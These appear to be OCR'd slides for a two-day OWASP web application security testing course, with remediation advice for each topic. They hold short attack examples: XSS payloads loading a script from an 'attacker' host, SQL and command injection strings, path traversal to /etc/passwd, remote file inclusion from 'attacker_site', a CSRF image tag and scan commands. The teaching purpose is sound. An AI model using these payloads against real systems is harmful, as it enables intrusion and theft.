OWASP Application Testing

Outline

Day 1	Day 2
Introduction	Gaining access (cont.)
Fundamental Concepts	Remediation
Testing phases	Assessment
Information Gathering	Wrap up
Gaining access	

Introduction

1. You can call me _________
2. I am working on the *managerial/infrastructure/developer/other* side
3. I wish to know __________ from these 2 days

Warm Up

www.gamemastertips.com/

OWASP

Open Web Application Security Project

Famous project : OWASP Top Ten

OWASP testing guide

- https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents
  - Tips: More info in Appendix section

Testing: Why, When, Where, How


- People
- Process
- Technology

- Strategy, not Tactics
  - Scope
  - Metrics
  - Tools
  - Documentations

- Manual inspection
- Source code review
- Penetration testing
- Vulnerability assessment

More info: Read NIST 800-30 Guide for Risk Management :
https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final

OWASP Testing Workflow



OWASP Testing Mode

Mode:

1. Passive
   - Observe

2. Active
   - Search
   - Test

Method:


1. Black box
2. Grey box

In a nutshell

- Active Testing method:
  - Interact and read the response

Tools:

- Proxy to intercept request & response



Lab Environment

IP: ____________

IP: ____________

APP: ____________

____

____

____

____

IP: ____________

APP: ____________

____

____

____

____

1: Info Gathering

- Search Engines (p 28)
- GHDB
- Other terms: banner grabbing, fingerprinting

Tools:

- nc; netcat

- *E.g. nc <domain / ip> 80*

  HEAD / HTTP/1.0

- *E.g. nc <domain / ip> 80*

  GET / HTTP/3.0

1: Info Gathering (leakage)

- Robots.txt (p 33)
- Other terms: spider, crawling, robots

Tools:

- Rockspider.pl (https://github.com/cmlh/rockspider)
- Google Webmaster Tool

1: Info Gathering (host, ports & dns)

- To reveal services
- Port scan (p 35)
- DNS lookup (p 37)
- Meta tag (p 38)

Tools:

- Nmap
- Nslookup, dig, host command (linux)
- Nikto

E.g. nmap –PN –sT –sV –p0-65535 192.168.1.100

1: Info Gathering (entry point)

- Before gaining access
- Directory listing (p 45)
- More info the better

Tools:

- OWASP ZAP
- Burp Suite
- Tamper Data
- Nc
- Blindelephant (qualys)
- Wappalyzer
- dirbuster

1: Info Gathering (Remediation)

1. Obfuscate presentation layer of web server headers (reverse proxy)
2. No markers disclosing framework
3. Remove unnecessary comments
4. Remove META and generator tags
5. Do not use default scripts
6. Restrict access to other files (404-response)

2: Configuration (application architecture)

- Error message gives good info
- E.g. If Firewall exists; error 20X, 30X, 40X, 50X
- Config file; logs; .ini, .conf (p 52)
- Old backup file

Tools:

- OWASP ZAP
- Burp Suite
- Nessus
- Wikto
- Nikto

2: Configuration (Hidden values)

- .xml (Rich Internet Application, cross domain)
- Admin’s session
- Cookies
- HTTP Get Post

Tools:

- OWASP ZAP
- Burp Suite
- Brute Force (netsparker dictionary)

2: Configuration (Remediation)

- Only enable modules (e.g. API, extensions) that are needed
- Handle server errors (40x, 50x)
- Server software runs on minimized privileges
- Never share *application.config, administration.config; set permission*
- (.NET): hide *machine.config* or *web.config* from public
- Encryption
- Maintain restricted access control for config and log files
- **Review old, backup and unreferenced files

3: Identity (Account enumeration)

- Registration process (email verification)
- Account generation
- Default & Testing accounts
- Weak/unenforced username policy

Tools:

- OWASP WebScarab
- Sun Java Access & Identity Manager users enumeration tool

3: Identity (Encryption)

- HTTP vs HTTPS
- HTTP redirects to HTTPS

Tools:

- OWASP WebScarab
- OWASP ZAP
- SSLstrip
- Burp
- Brutus
- THC Hydra

3: Identity (Lockout)

- Account locked after X amount of attempts
- Does CAPTCHA helps?
- Who to unlocked?
- What happen to the actual authorized user?

Tools:

- Brutus
- THC Hydra

3: Identity (Remember me)

- Weak/unencrypted cookies
- Browser cache
  - C:\Documents and Settings\<user_name>\Local Settings\Application Data\<Google Mozilla>\
  - C:\Documents and Settings\<user_name>\Local Settings\Temporary Internet Files

Tools:

- Brutus
- THC Hydra

3: Identity (weak policy)

- Weak security questions
- Permitted/forbidden characters in password
- Password age, reuse
- Password change, reset functionality

Tools:

- Guessing
- OWASP Forgot Password Cheat Sheet

3: Identity (alt channel)

https://www.example.com/myaccount; vs

http://m.example.com/myaccount

- Sitemap
- Partner’s Website for SSO
- Call Center

Remediation:

- Ensure consistent authentication policy
- Encryption (HTTPS, AES)

5: Authorization (Directory traversal)

- Web document root
- Some use file inclusion (Shell, terminal commands)
- “/” or “\” ?
- Boot.ini
- http://example.com/main.cgi?home=main.cgi (plus manual encoding)

Tools:

- OWASP ZAP

5: Authorization (parameter)

- http://foo.bar/changepassword?user=someuser
- Insecure Direct Object References
- <input type="hidden">

Tools:

- OWASP ZAP

5: Authorization (encoding)

- Mainly used in cookies
- *Hex* 3139322E3136382E3130302E313A6F7761737070757365723A70617373776F72643A31353A3538
- *Base64* MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=
- *MD5* 01c2fc4f0a817afd8366689bd29dd40a

Tools:

- OWASP ZAP
- Burp Sequencer

5: Authorization (session)

- Fixation, reuse
- Easily guess session (continuous)
- Exposure of token, hidden field
- *E.g. <img src=”https://www.company.example/action” width=”0”*
- *height=”0”>*
- Leads to CSRF

Tools:

- OWASP WebScarab Spider
- CSRF Tester
- Cross Frame Loader

5: Authorization (Remediation)

- User
  - Log off immediately
  - “remember me”
- Developer
  - Use POST instead of GET
  - Ask confirmation for actions. E.g. “Are you sure you want to…”
  - Automatic log out mechanism


Extra Reading: OWASP CSRF Prevention Cheat Sheet

6: Input Validation Test (Cross site Scripting)

- Cross site Scripting (XSS)
  - Reflected, Stored
  - E.g. *“><script>alert(document.cookie)</script>*
  - *Evasion: “%3cscript%3ealert(document.cookie)%3c/script%3e*
  - External script: *http://example/?var=<SCRIPT%20a=”>”%20SRC=”http://attacker/xss.js”></SCRIPT>*

Tools:

- BEEF
- XSS Proxy
- Backframe




```
<?
  $re = “/<script[^>]+src/i”;

  if (preg_match($re, $_GET[‘var’]))
  {
    echo “Filtered”;
    return;
  }
  echo “Welcome ”.$_GET[‘var’].” !”;
?>
```

6: Input Validation Test (File Upload)

- HTTP POST Request forgery
- E.g.



```
Content-Disposition: form-data; name="uploadfile1";
filename="C:\Documents and Settings\test\Desktop\test.gif"
Content-Type: text/html

<script>alert(document.cookie)</script>
```

6: Input Validation Test (Parameter tampering)

- HTTP verb tampering (GET, HEAD, POST, PUT)
- Append parameters: *http://example.com/?mode=guest&search_string=kittens&num_results=100&search_string=puppies*

6: Input Validation Test (SQL Injection)

- Craft syntactically correct SQL Query
- Union, Boolean, Error Based, Out-of-band, Time delay
- Simple SQLi
  - E.g. *SELECT * FROM Users WHERE Username='$username' AND Password='$password'*
  - Attacker: *$username = 1' or '1' = '1*
- Stack Query
  - *http://www.example.com/product.php?id=10; INSERT INTO users (…)*

6: Input Validation Test (SQL Injection)

- INFORMATION_SCHEMA
    - Provides good info about databases: tables, columns, procedures etc.

Tools:

- Sqlmap
- Wfuzz
- mysqloit

6: Input Validation Test (LDAP injection)


- Pseudo code
  - *find(“(&(cn=John)(userPassword=mypass))”)*
  - *searchlogin= “(&(uid=”+user+”)(userPassword={MD5}”+base64(pack(“H*”,md5(pass)))+”))” ;*

Tools:

- Softerra Ldap Administrator

6: Input Validation Test (XML)

- Cross platform
  - *http://www.example.com/addUser.php?username=tony&-password=Un6R34kb!e&email=s4tan@hell.com*
  - Output:
- *XML metacharacters*
  - *Quotes (“ , <, ‘)*
  - *Comment <!--/-->*
  - *Ampersand &lt;*
  - *CDATA delimiters <![CDATA[/]]>*
    - ![CDATA[<]]>script<![CDATA[>]]>



```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
                <username>tony</username>
                <password>Un6R34kb!e</password>
                <userid>500</userid>
                <mail>s4tan@hell.com</mail>
        </user>
</users>
```

6: Input Validation Test (File Inclusion)

- Remote & Local
  - *http://vulnerable_host/preview.php?file=../../../../etc/passwd*
  - *<?php “include/”.include($_GET[‘filename’].“.php”); ?>*
  - *http://vulnerable_host/vuln_page.php?file=http://attacker_site/malicous_page*
- Leads to XSS, DoS

6: Input Validation Test (Command Injection)

- Inject code instead of file
    - *http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|*
    - *Doc=Doc1.pdf+|+Dir c:\*

Remediation:

- Sanitization
    - Black/Whitelist keywords, characters

6: Input Validation Test (Buffer Overflow)

- Memory Heap
- Registers (not Windows registry)

Tools:

- OllyDbg
- IdaPro

Remediation:

- Code Review

6: Input Validation Test (Format String)

- Programming languages
  - *C-language: printf (“%d %s”,argv[1] argv[2]);*

Remediation:

- Source Code Review

7: Cryptography (SSL)

- Programming languages
  - *C-language: printf (“%d %s”,argv[1] argv[2]);*
- Vulnerabilities
  - Client software is out of date
  - Crypto algorithm is weak

Tools:

- Nmap
- OpenSSL

8: Business Logic


- Similar to CSRF
- Login at different locations
- Payment request
- Limit of usage
- Hidden field
  - 1 = 10% discount; 0 = no discount

Remediation:

- Input validation test

9: Clickjacking

- Pop ups, ads, iframe
- Force user to click
- Easier to target for mobile



Remediation:

- Frame busting
- X-frame option